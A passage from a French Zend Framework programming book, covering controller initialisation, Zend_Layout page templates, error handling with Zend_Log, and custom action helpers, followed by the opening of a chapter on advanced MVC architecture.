


Figure 6-6 Dump des objets Request et Response

Initialisation et postdispatch

Il est possible de factoriser des traitements communs effectués en début ou en fin de plusieurs actions grâce aux méthodes d'initialisation et de *post-dispatching* :

- la méthode `init()` est appelée à la construction du contrôleur d'action ;
- la méthode `preDispatch()` est appelée avant chaque action ;
- la méthode `postDispatch()` est appelée après chaque action.

Nous pouvons utiliser la méthode `init()`, par exemple, dans le contrôleur `ReservationController`, afin de déclarer un titre par défaut :

Déclaration d'un titre par défaut dans la méthode spéciale `init()`

```
class ReservationController extends Zend_Controller_Action
{
    public function init()
    {
        $this->view->setTitrePage("Réservation des salles");
    }
}
```

Comme nous pouvons le voir, on peut développer dans la méthode `init()` de la même manière que dans n'importe quelle action. L'accès à la vue est possible, de même bien sûr qu'à `getRequest()`, `getResponse()`, et à tout autre objet de notre contrôleur.

Un exemple avec `postDispatch()` est illustré dans le chapitre des services web. Celui-ci explique comment faire appel au mécanisme de chargement du service demandé de manière similaire pour chaque type de traitement RSS, SOAP ou REST.

Zend_Layout : créer un gabarit de page

Il est courant que chaque page comporte des parties communes, telles que l'en-tête et le pied de page, le menu et les styles CSS. `Zend_Layout` va nous permettre de créer un gabarit qui nous évitera de dupliquer du code HTML d'une vue à l'autre.

Pour simplifier notre apprentissage, considérons que l'application ne comporte qu'un seul gabarit de page. Mais que cela ne nous limite pas dans l'absolu, il est bien sûr possible d'avoir plusieurs gabarits utilisés séparément ou en même temps.

La figure 6-7 illustre la composition du gabarit de toute page HTML liée à notre application. Ce gabarit est composé de cinq parties principales :

- les paramètres, situés dans la balise `<head>` de la page ;
- l'en-tête (header) de la page, comportant le titre et le formulaire de login ;
- le sous-menu, lorsque celui-ci est actif, ce qui sera le cas dans le contrôleur `ReservationController` pour afficher des liens vers les pages correspondant aux actions ;




Figure 6–7
Composition de notre gabarit
de page (Zend_Layout)

- le contenu de la page (body), comprenant les données générées par la vue du contrôleur ;
- le pied de page (footer), qui contiendra simplement une information de type copyright et des liens pour la gestion des langues.

Appel et contenu du gabarit principal

Avant de créer le contenu du gabarit principal, il faut indiquer au processus MVC que nous allons utiliser des gabarits. On réalise cela dans le bootstrap de l'application, comme le montre le code suivant :

Déclaration du layout dans le bootstrap

```

Zend_Layout::startMvc(array('layoutPath' => $appPath . '/views/
layouts'));

```

Ce code a pour effet de lancer le mécanisme de génération du gabarit et de préciser le chemin contenant les gabarits. Dans notre cas, ce fichier sera situé dans `views/layouts`.

Il est possible d'indiquer d'autres paramètres dans cette déclaration, tel le gabarit à utiliser, par exemple. Mais nous allons ici employer le nom de fichier par défaut du gabarit principal : `layout.phtml`. Il n'est donc pas indispensable de le préciser dans le bootstrap.

⚡ Boucle de dispatching

La boucle de *dispatching* est un processus interne au modèle MVC. C'est une boucle *while* qui tourne tant qu'il reste des actions à traiter dans le système. Elle est détaillée dans la partie *MVC avancé* (chapitre 7).

Une fois la déclaration faite, nous pouvons passer à l'étape suivante : la création du fichier `layout.phtml`. Voici ce qu'il doit contenir, conformément à la figure 6-7 :

Fichier gabarit de page `views/layouts/layout.phtml`

```
<html>
<?php echo $this->doctype("XHTML1_TRANSITIONAL"), PHP_EOL; ?>
<head>
<base href="http://<?php echo $_SERVER['SERVER_NAME']
    ➤ . $this->baseUrl(); ?>/" />
<?php echo $this->headMeta()
    ->setHttpEquiv('Content-Type', 'text/html;
        ➤ charset=utf-8')
    ->setHttpEquiv('Content-Style-Type', 'text/css')
    ->setHttpEquiv('lang', 'fr')
    ->setHttpEquiv('imagetoolbar', 'no')
    ->setName('author', 'Julien Pauli - Guillaume Ponçon')
    ->setName('generator', 'ZendFramework 1.6')
    ->setName('language', 'fr');
echo $this->headLink(array('rel' => 'favicon',
    'type' => 'image/x-icon',
    'href' => 'images/favicon.ico'));
echo $this->headTitle($this->pageTitle);
echo $this->headStyle()->appendStyle('@import
    ➤ "css/styles.css";&apos;);
echo $this->headLink()->setAlternate(
    ➤ $this->link('webservice', 'rss'),
    ➤ 'application/rss+xml',
    ➤ $this->translate('Liste des réservations'));
?>
</head>
<body>
<div class="container">
    <div id="header">
        <?php echo $this->partial('common/header.phtml',
            array('pageTitle' => $this->pageTitle)); ?>
    </div>
    <div id="submenu" style="display: none">
        <?php echo $this->layout()->submenu; ?></div>
    <div id="page"><?php echo $this->layout()->content; ?>
    </div>
    <div id="footer">
        <?php echo $this->partial('common/footer.phtml'); ?></div>
    </div>
</body>
</html>
```

Il est important de comprendre à quoi servent les différents appels effectués dans ce gabarit, qui sont par ailleurs illustrés dans la figure 6-7 :

- les appels `$this->head*()` sont des aides permettant d'écrire les données spécifiques contenues dans la balise `<head>` de l'application. Il

existe des méthodes `head*()` spécifiques à différents types de balises : `headMeta()`, `headLink()`, `headTitle()`, `headStyle()`...

- les invocations `$this->partial()` font appel à une sous-vue. Le contexte de la vue appelée n'est pas celui du gabarit, d'où l'importance de transmettre les paramètres dynamiques, ce qui est fait ici avec le titre de la page ;
- `$this->layout()->content` affiche le contenu de la page. Cet appel est lié au contenu renvoyé par chaque action, par défaut au contenu de la vue liée à l'action ;
- `$this->layout()->submenu` affiche le sous-menu éventuel. Celui-ci doit être préalablement déclaré dans le contrôleur.

/// Aide de vue

Le mécanisme des aides de vues est utile pour factoriser des petites opérations fréquentes situées dans les *templates* (gabarits) de vues. Ces aides sont généralement stockées dans le dossier `views/helpers`. Leur mécanisme est décrit dans le chapitre 7.

En-tête et pied de page

Les deux appels `$this->partial()` utilisent des vues situées dans le dossier `views/scripts/common`. Leur contenu ne présente pas de difficulté en soi. L'en-tête (*header*) affiche un titre ainsi que quelques liens et le pied de page (*footer*) un copyright avec également quelques liens. Seul le *header* fait un appel un peu spécial à l'action `index/login` qui affichera par la suite le contenu du formulaire de login. Nous pouvons nous contenter de mettre ce mécanisme en commentaire pour l'instant.

Contenu du haut de page `common/header.phtml`

```
<?php /* echo $this->action('index', 'login'); */ ?>
<div style="float: right; padding-top: 3px">
<a href="<?php echo $this->baseUrl(); ?>">
    <?php echo $this->translate("accueil"); ?>
</a> |
<a href="<?php echo $this->url(array(), 'contact'); ?>">
    <?php echo $this->translate("nous contacter"); ?>
</a> |
</div>
<div style="padding-top: 3px">
    <?php echo $this->escape($this->pageTitle); ?>
</div>
```

Contenu du bas de page `common/footer.phtml`

```
<a href="<?php echo $this->link('index', 'language', null,
array('lang'=>'en'));?>">english</a> |
<a href="<?php echo $this->link('index', 'language', null,
array('lang'=>'fr'));?>">français</a>
<br /><?php echo $this->translate("&copy; 2008 notre société -
tous droits réservés"); ?>
```

RENVOI `$this->translate()`

Dans le code ci-contre, une méthode spéciale `$this->translate()` est appelée. Elle permet de prendre en charge la traduction automatique d'une chaîne de caractères. Pour l'instant vous pouvez vous passer de cette méthode que nous verrons plus loin, dans le chapitre 9.

Déclaration du sous-menu

Cette déclaration s'effectue dans la méthode `init()` de `ReservationController`. Elle consiste en la création d'un paramètre de vue `$submenu` qui sera exploité par une *sous-vue* consacrée à la génération du menu, `common/submenu.phtml`. Voici le contenu de cette déclaration :

Déclaration du sous-menu dans `ReservationController::init()`

```
...
// Récupération des variables utiles
$controller = $this->getRequest()->getParam('controller');
$defaultAction = $this->getFrontController()-
->getDefaultAction();

// création du sous menu
$this->view->submenu = array(
$this->view->link($controller, $defaultAction) =>
    => $this->view->translate('accueil'),
$this->view->url(array(), 'reservations') =>
    => $this->view->translate('lister'),
$this->view->link($controller, 'edit') =>
    => $this->view->translate('ajouter'),
$this->view->link($controller, 'export') =>
    => $this->view->translate('exporter')
);

// rendu du sous-menu dans le segment 'submenu' de la réponse
// Le Layout va réagir à ceci.
$this->renderScript('common/submenu.phtml', 'submenu');
...
```

Une fois le sous-menu déclaré, il faut encore créer le fichier `common/submenu.phtml` qui est lui-même une vue (la *sous-vue* mentionnée dans le paragraphe précédent), et qui est donc situé dans `views/scripts`. Nous avons choisi le dossier `common` car il s'agit d'une vue spéciale qui peut être utilisée dans plusieurs contrôleurs. Voici son contenu :

Déclaration du sous-menu dans `ReservationController::init()`

```
<?php if (isset($this->submenu)) : ?>
<script language="javascript"><!--
    document.getElementById('submenu').style.display = 'block';
// -->
</script>
<div id="submenu">
<ul>
<?php foreach ($this->submenu as $link => $label) : ?>
    <li><a href="<?php echo $link; ?>"><?php echo $label; ?>
        </a></li>
</ul>
</div>
```

```
<?php endforeach; ?>
</ul>
</div>
<?php endif; ?>
```

Ce code se contente simplement d'afficher un menu depuis le tableau `$this->submenu`, qui fournit des couples clé/valeur correspondant respectivement aux liens et à leurs libellés.

Gestion par défaut des erreurs

Nous avons vu précédemment qu'il existe une action par défaut `IndexController::indexAction()` qui est appelée automatiquement lorsqu'aucun contrôleur ou action n'est précisé dans l'URL. Sur ce même principe, il existe une action spéciale `ErrorController::errorAction()` qui est automatiquement sollicitée lorsqu'une exception non interceptée survient.

Cette action peut être très utile. Dans l'application exemple, nous allons développer les fonctionnalités suivantes :

- traitement des exceptions par le renvoi d'un code d'erreur et d'un contenu de page d'erreur adapté ;
- suppression du contenu de la page si une partie ou la totalité de celui-ci a été généré avant l'erreur ;
- affichage de l'erreur si nous sommes en mode *debug* ;
- ajout de l'erreur dans un fichier de log.

Voici le code qui permet d'atteindre cet objectif :

Contenu de la méthode spéciale `ErrorController::errorAction()`

```
// récupération du paramètre d'erreur
$errors = $this->_getParam('error_handler');

// analyse de la provenance de l'erreur
if ($errors->exception instanceof Zend_Controller_Exception) {
    $log = "notice";
    $this->getResponse()->setHttpResponseCode(404);
    $this->view->setTitrePage("Page introuvable");
    $this->view->message = $this->view->translate("La page que
vous demandez n'a pu être trouvée");
} elseif ($errors->exception instanceof Zend_Db_Exception) {
    $log = "emerg";
    $this->getResponse()->setHttpResponseCode(503);
    $this->view->setTitrePage("Problème de base de données");
    $this->view->message = $this->view->translate("Un Problème
de base de données nous empêche de servir votre requête");
```

RENOVI Utilisation de Zend_Log

De plus amples informations sur Zend_Log sont disponibles dans le chapitre 4. Reportez-vous y pour compléter la gestion du log.

```

} elseif ($errors->exception instanceof Zfbook_UserException) {
    $log = "user";
    $this->view->setTitrePage("Vous avez commis une erreur");
    $this->view->message = $this->view->translate($errors-
>exception->getMessage());
} else {
    $this->getResponse()->setHttpResponseCode(503);
    $log = "alert";
    $this->view->setTitrePage("Erreur de l'application");
    $this->view->message = $this->view->translate("Notre site
est momentanément indisponible");
}

// vide le contenu de la réponse
$this->_response->clearBody();

// si en mode debug
if ($this->getInvokeArg('debug') == 1) {

    // écrase le message, affiche l'exception complète
    $this->view->message = $errors->exception;
}

// enregistrement de l'erreur avec un niveau $log personnalisé
Zend_Registry::get('log')->$log($errors->exception);

```

L'exception liée à l'erreur courante est récupérée grâce à l'appel `$this->getParam('error_handler')`. Elle est ensuite traitée via l'instruction `switch` qui, pour chaque type d'erreur, détermine son niveau, le code renvoyé au navigateur dans la réponse, le titre de la page d'erreur et le message.

Les journaux d'erreurs sont traités par un objet `log` récupéré depuis le registre. Cet objet est préalablement déclaré dans le bootstrap :

Déclaration de l'objet log dans le bootstrap (index.php)

```

$writer = new Zend_Log_Writer_Stream($appPath . $configMain->logfile)
$log = new Zend_Log($writer);

```

Les aides d'action

L'aide d'action est une solution élégante de factorisation du code contenu dans les actions. En d'autres termes, à chaque fois qu'une section de code est amenée à être dupliquée d'une action à l'autre, il est utile d'employer une aide d'action.

Il existe plusieurs aides d'action par défaut, auxquelles nous pouvons ajouter les aides utilisateur. Voici la liste non exhaustive de quelques aides d'action disponibles par défaut dans Zend Framework :

- `FlashMessenger` : permet la gestion de messages persistants ;
- `ContextSwitch` : employé pour réaliser un affichage personnalisé d'un contenu en fonction d'un contexte (utilisé dans `listAction()` dans notre application) ;
- `Json` : pour la génération d'un contenu JSON ;
- `Redirector` : gère les redirections HTTP ;
- `Url` : permet la génération d'URL de manière simple ;
- `ViewRenderer` : aide qui gère le rendu de la vue et la gestion de ce mécanisme ;
- `AjaxContext`, `AutoCompletionDojo`, `AutoCompletionScriptaculous` : simplifient les mécanismes Ajax, en particulier l'autocomplétion de formulaires...

Les aides d'action de Zend Framework sont situées dans le répertoire `Zend/Controller/Action/Helper`.

Utiliser une aide d'action existante

L'aide d'action est disponible dans n'importe quelle action via la propriété `$this->_helper`. En dehors des actions, notamment dans les composants, nous pouvons faire appel à ces objets en utilisant la méthode statique `Zend_Controller_Action_HelperBroker::getStaticHelper()`. Un exemple concret est présenté dans la section suivante, *Créer une aide d'action utilisateur*.

À titre d'exemple, nous pouvons utiliser l'aide d'action `ViewRenderer` dans la méthode d'initialisation `ReservationController::init()`. Nous avons fait appel, dans une section précédente, à la méthode `renderScript()` pour effectuer le rendu du sous-menu. Cet appel annule le rendu automatique des vues dont nous voulons pourtant bénéficier dans les actions du contrôleur réservation. Pour réactiver le rendu automatique des vues, nous devons invoquer l'aide d'action `ViewRenderer` qui nous donne accès aux méthodes du gestionnaire de vues :

Réactivation du rendu automatique des vues dans `ReservationController::init()`

```
// par défaut un appel à render() annule le rendu automatique
// restauration du rendu via le helper viewRenderer.
$this->_helper->viewRenderer->setNoRender(false);
```

RENVOI **ViewRenderer**

`ViewRenderer` est l'aide d'action grâce à laquelle on obtient une vue après l'exécution de toute action. Sa configuration détaillée, ainsi que son fonctionnement, sont abordés dans le chapitre 7, *MVC avancé*.

Créer une aide d'action utilisateur

Concrètement, les aides d'action utilisateur sont situées dans les composants. Par convention, la liste des aides se trouve dans le répertoire `library/Zfbook/Controller/ActionHelpers`. Il est donc nécessaire de déclarer la présence des aides d'action utilisateur dans le bootstrap :

Déclaration du répertoire racine des aides d'action

```
// Ajout du chemin des aides d'action dans le gestionnaire
// d'aides MVC
Zend_Controller_Action_HelperBroker::addPrefix('Zfbook_Controller_ActionHelpers');
```

Une fois cette déclaration effectuée, nous pouvons écrire nos aides.

Dans notre application, nous ferons souvent appel à un mécanisme de redirection vers la page précédente, avec un éventuel message, par exemple pour le changement de langue ou le traitement de certaines erreurs. Pour cela, nous allons créer une aide d'action `RedirectorToOrigin`. Cette aide va être placée dans le fichier `RedirectorToOrigin.php`, dans le répertoire contenant les aides d'action. Ce fichier devra contenir une classe conforme à l'aide d'action de Zend Framework :

L'aide d'action `RedirectorToOrigin`

```
<?php
/**
 * Aide d'action permettant la redirection vers la page précédente
 */
class Zfbook_Controller_ActionHelpers_RedirectorToOrigin
extends Zend_Controller_Action_Helper_Abstract
{
    public function direct($message = null)
    {
        // Insertion du message dans le flash messenger
        if (!is_null($message)) {
            Zend_Controller_Action_HelperBroker::getStaticHelper(
                'FlashMessenger')->addMessage($message);
        }

        // Redirection
        if (!isset(Zend_Registry::get('session')->requestUri)) {
            $gotoUrl = $this->getFrontController()->getBaseUrl();
        } else {
            $gotoUrl = Zend_Registry::get('session')->requestUri;
        }
        Zend_Controller_Action_HelperBroker::getStaticHelper('Redirector')
            ->setCode(303)->gotoUrl($gotoUrl, array("prependBase" => false));
    }
}
```

```

public function setFlashMessengerNamespace($namespace)
{
    Zend_Controller_Action_HelperBroker::getStaticHelper('FlashMessenger')
        ->setNamespace($namespace);
    return $this;
}
}

```

Une aide d'action possède les spécificités suivantes :

- elle hérite de `Zend_Controller_Action_Helper_Abstract` ;
- elle dispose d'une méthode `direct()` liée au design pattern strategy spécifique à l'aide d'action.

Lorsqu'une aide d'action est appelée, la méthode `direct()` est automatiquement sollicitée. Ici, nous utilisons deux aides par défaut de Zend Framework : `FlashMessenger` et `Redirector`. La première permet de rendre le message persistant, tandis que la deuxième assure la redirection. La méthode `direct()` est d'ailleurs composée de deux parties : le traitement du message et la redirection. Si aucune page précédente n'est détectée, alors la redirection se fait sur l'URL de base (accueil) de l'application.

La méthode `setFlashMessengerNamespace()` sert à associer un espace de nom au message de manière à éviter tout conflit de messages. Nous verrons dans l'exemple d'utilisation comment appeler cette méthode.

Quant à la méthode `LoginController::loginAction()`, elle va utiliser `RedirectorToOrigin` pour maintenir la page courante lors d'une opération d'identification. Voici la manière dont nous allons utiliser notre aide d'action :

Squelette de `LoginController::loginAction()`

```

/**
 * Identification
 */
public function loginAction()
{
    // attribution du namespace dans le flashmessenger pour
    // le message d'erreur éventuel
    $this->_helper->redirectorToOrigin->setFlashMessengerNamespace('loginForm');

    // si l'identification est OK
    if (/* identification OK */) {
        // traitements ...
        $this->_helper->redirectorToOrigin();
    } else {
        $this->_helper->redirectorToOrigin('login ou mot de passe incorrect');
    }
}
}

```

Ce script définit un espace de noms pour les messages de redirection de l'action courante. `RedirectorToOrigin` est utilisé sans message si l'identification a été effectuée avec succès, avec un message d'erreur dans le cas contraire.

BONNES PRATIQUES Où écrire son code ?

La lecture de ce chapitre, celle de l'annexe E consacrée au modèle MVC, ainsi qu'un peu de bon sens suffisent à répondre à cette question. Mais quelques petits rappels ne font pas de mal au sujet de cette question ô combien importante. Je dois ajouter une fonctionnalité ou créer une application avec Zend Framework : où dois-je écrire mon code ?

La première étape ne nécessite pas d'ordinateur, juste une feuille blanche ou, mieux, un tableau blanc. Elle consiste à effectuer une modélisation rapide de la manière dont la fonctionnalité va être développée. Pour cela, il est important de se poser quelques questions essentielles :

- Quel est le but de ma fonctionnalité ? À quel besoin répond-elle ?
- De quelles données ai-je besoin ? Quelles tables, quels champs dans la base de données sont-ils concernés ?
- Quelles sont les nouvelles pages de ma fonctionnalité ? Que vont-elles afficher ? De quels mécanismes vont-elles dépendre ?
- Que puis-je réemployer ? Comment puis-je isoler ces fonctionnalités réutilisables du reste du code ?
- Qu'est-ce qui, dans les contrôleurs et les vues, sera redondant ? Ne disposerais-je pas déjà de fonctionnalités similaires que je pourrais réutiliser ?

En définitive, l'objectif de ces questions est de prévoir une répartition intelligente du code dans l'environnement Zend Framework. La question de la réutilisabilité, en particulier, est importante, car elle permet de réduire le nombre de lignes de code et de faciliter la maintenance et les évolutions de l'application. Voici, en réponse à cela, une proposition de plan d'action pour développer une nouvelle fonctionnalité :

- déterminer quelles sont les fonctionnalités principales et les isoler ;
- faire la liste des composants qui vont être réutilisés dans cette nouvelle fonctionnalité, y compris ceux qui devront subir une évolution ;
- vérifier les affirmations suivantes :
 - il n'y a aucune fonctionnalité spécifique dans les composants à développer dans `Library`, sauf s'il s'agit d'un composant qui porte directement sur ma fonctionnalité ;
 - mes contrôleurs ne seront pas encombrés de code redondant et potentiellement réutilisable. J'ai prévu des aides d'action pour factoriser les traitements similaires, et mes actions ne dépasseront pas 20 lignes de code ;

- mes modèles répondent exactement à mes besoins, ni plus ni moins. Je ne fais pas d'extraction de données inutiles et j'ai créé des vues adaptées à mes besoins, ainsi que les modèles correspondants ;
- mes vues sont bien rangées, et tout code commun est placé dans une aide de vue, une vue partielle ou un gabarit (*layout*).

- développer et prendre le temps de remanier l'existant, car il y a toujours des détails à améliorer : entorse aux règles de Zend Framework, code à mettre en facteur, action mal placée, etc...

Enfin, pour terminer sur ce sujet, et au risque de nous répéter, voici les différents moyens qui existent et qu'il faut avoir en tête pour *réutiliser* avec Zend Framework :

- le *composant*, placé quelque part dans la hiérarchie du répertoire `Library`, permet une réutilisation entre plusieurs applications. Il est particulièrement adapté à des développements lourds et pourra même être placé sur un disque réseau, commun à toutes les applications ;
- l'*aide d'action* permet de réutiliser des mécanismes redondants dans les actions : formatage, traitement de données, factorisation de fonctionnalités, etc ;
- l'*aide de vue* permet de faire la même chose avec la partie présentation : factorisation de code commun comme les gabarits de pages ou de blocs, les menus, l'affichage d'une remarque ou d'un bloc, etc ;
- l'injection d'un *plugin* (à base de `Zend_Controller_Plugin_Abstract`, abordé dans le chapitre suivant) permet la mise en œuvre de composants réutilisables qui concernent la partie MVC de l'application ;
- les méthodes de *prédispatching* et de *postdispatching*. Nous avons vu jusqu'ici `init()` et `postDispatch()`. Une bonne compréhension de la boucle de dispatching (abordée dans le chapitre suivant) peut vous permettre de répartir correctement votre code suivant son domaine de réutilisation : contrôleur, inter-contrôleur, inter-module, etc.


L'application que nous mettons en œuvre dans cet ouvrage offre une répartition de code classique, telle que Zend Framework la recommande.

En résumé

Nous venons d'apprendre à utiliser des composants essentiels tels que `Zend_Controller`, `Zend_Layout` ou `Zend_View`. Il est important d'assimiler leur rôle et leurs mécanismes fondamentaux. Voici les points clés à retenir :

- Le composant contrôleur `Zend_Controller` fournit les mécanismes du *contrôleur frontal*, du *routing* et du *dispatching* de Zend Framework. Il propose également la mise en place de *plugins* et d'*aides d'action* que l'on peut lier à la *boucle de dispatching*.
- Le composant `Zend_View` assure la gestion du contenu des pages (HTML, etc.). Il propose pour chaque *template* un environnement clos et contrôlé ainsi que des *aides de vue* pour mettre en facteur les blocs de contenu redondants.
- Le composant `Zend_Layout` permet la mise en place d'un ou plusieurs *gabarits principaux*. Il est souvent utilisé pour le gabarit général des pages d'une application web.

chapitre 7



Architecture MVC avancée

L'exploitation d'un outil ne peut être optimale sans une parfaite maîtrise de celui-ci. Dans le cadre d'un développement critique, il est nécessaire de comprendre les mécanismes internes du composant qui se trouve au cœur de votre système. La maîtrise du cœur est l'assurance vie de tout projet stratégique.

SOMMAIRE

- ▶ Architecture interne du composant Zend_Controller
- ▶ Parcours détaillé d'une requête HTTP à travers MVC

COMPOSANTS

- ▶ Zend_Controller
- ▶ Zend_Layout
- ▶ Zend_View

MOTS-CLÉS

- ▶ MVC
- ▶ bootstrap
- ▶ dispatching
- ▶ routage
- ▶ plugin
- ▶ helper
- ▶ handler

Nous venons d'aborder la mise en place d'une architecture MVC simple avec Zend Framework. Nous allons maintenant entrer dans les entrailles des objets du modèle MVC. Une compréhension précise et complète de la mécanique générale permet en effet de mieux aborder le système et de mieux traiter des problèmes complexes.

Zend_Controller : utilisation avancée

Bien comprendre, en profondeur, le fonctionnement du modèle MVC de Zend Framework est un atout considérable pour construire des applications robustes, puissantes, testables et évolutives. Il s'agit en fait de comprendre exactement ce que produit chaque ligne de code que l'on écrit, et pour cela, nous allons ici détailler une grande partie des objets internes au modèle MVC de Zend Framework, toujours au travers de notre application exemple.

Attention, certains concepts de ce chapitre nécessitent de votre part une parfaite maîtrise du modèle objet et une bonne compréhension générale du pattern MVC de Zend Framework (voir pour cela les annexes C et E).




Figure 7-1 Diagramme de classes global simplifié du modèle MVC de ZendFramework

Les différents objets de MVC

La figure 7-2 illustre les principaux objets que l'on détaillera par la suite. Cette section présente le rôle de ces objets, et les sections suivantes décriront leur utilisation détaillée dans le workflow de Zend_Controller.

VOCABULAIRE **Bootstrap**

Le *contrôleur frontal* (`FrontController`) est un motif de conception destiné à prendre en charge l'analyse de toutes les requêtes du visiteur. Il est le seul et unique point d'entrée de l'application et va orchestrer toute la suite. Il est ainsi représenté par un objet de la plus haute importance. Comme il représente (conceptuellement) l'application à part entière, il s'agit d'un singleton qui est initialisé dans un fichier spécial, que l'on appelle fichier d'amorçage ou *bootstrap*.

Le *bootstrap* est le fichier d'amorçage du système MVC. Basé sur un contrôleur frontal, il est aussi l'unique point d'entrée de l'application et sera le seul fichier PHP disponible à la racine du site (dans le `DocumentRoot` d'Apache). Ce fichier est le seul à être nommé `index.php` (en général).

